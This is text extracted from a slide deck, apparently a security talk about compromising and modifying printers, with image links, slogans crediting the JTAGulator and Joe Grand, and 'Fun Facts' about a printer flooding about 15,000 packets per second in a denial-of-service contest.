



BARNABY\_PRIME FUNCTION = PERMANENT MODIFICATION





OFFENSE















JTAGULATOR  
=  
AWESOME SAUCE









THANK YOU  
JOE GRAND!

# P3WNT0WN POPULATION: 6




# P3WNTØWN POPULATION: 6



# Fun Facts


# Fun Facts



The little printer  
that  
Could

# Fun Facts

~15,000 packets/sec.



The little printer  
that  
could

# Fun Facts

~15,000 packets/sec.



The little printer  
that  
could

# Fun Facts

DØS GAME

HP ~~2011~~ VS CISCO ~~2011~~



The little printer  
that  
could




# Fun Facts

DØS GAME

HP ~~2011~~ VS CISCO ~~2011~~

Wins ALL DAY



The little printer  
that  
could




